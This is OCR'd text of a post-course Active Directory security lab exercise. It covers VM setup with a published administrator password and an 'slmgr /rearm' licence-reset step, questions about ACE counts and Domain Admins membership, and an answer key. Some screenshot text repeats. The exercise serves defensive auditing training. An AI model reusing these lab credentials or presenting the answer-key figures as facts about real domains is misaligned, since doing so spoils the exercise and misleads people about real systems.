
User name: "CORP\Administrator“.
Password: “`ParamountDefenses!`”

10. Open a command-prompt, and enter "`slmgr /rearm`" and restart the VM.



Name	Date modified	Type
caches	7/6/2020 11:20 pm	File fo
AD Security.vmx	8/6/2020 1:20 am	VMwa

File name: AD Security.vmx
All supported files (*.vmx;*.ovf;*




Administrator: Command Prompt

```
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>whoami
corp\administrator

C:\Users\Administrator>slmgr /rearm
```

Reconduct of SANS Network Penetration Testing and Ethical Hacking

Post-course exercise


AD Security - VMware Workstation 15 Player
Player
About PD
Paramount Brief
Privileged Access in AD
Administrator: Command Prompt
12:28 AM
7/6/2020

```
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>whoami
corp\administrator

C:\Users\Administrator>slmgr /rearm
```

Questions


1. How many security permissions (ACEs) are there domain-wide in the **corp.local** domain?

2. How many members does the **Domain Admins** security group have?

3. How many security permissions in the ACL protecting the the **Domain Admins** security group directly or indirectly impact "Write Property - Member" permissions ?

Reconduct of SANS Network Penetration Testing and Ethical Hacking

Post-course exercise


AD Security - VMware Workstation 15 Player
Player
About PD
Paramount Brief
Privileged Access in AD
Administrator: Command Prompt
12:28 AM
7/6/2020

```
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>whoami
corp\administrator

C:\Users\Administrator>slmgr /rearm
```

Answers

1) Number of ACEs domain-wide: 177396 (excluding objects in the System container.)

2) Number of members in *Domain Admins* security group: 13

3) Number of ACEs that directly/indirectly impact *Write Property Member* in ACL of the Domain Admins group: 9*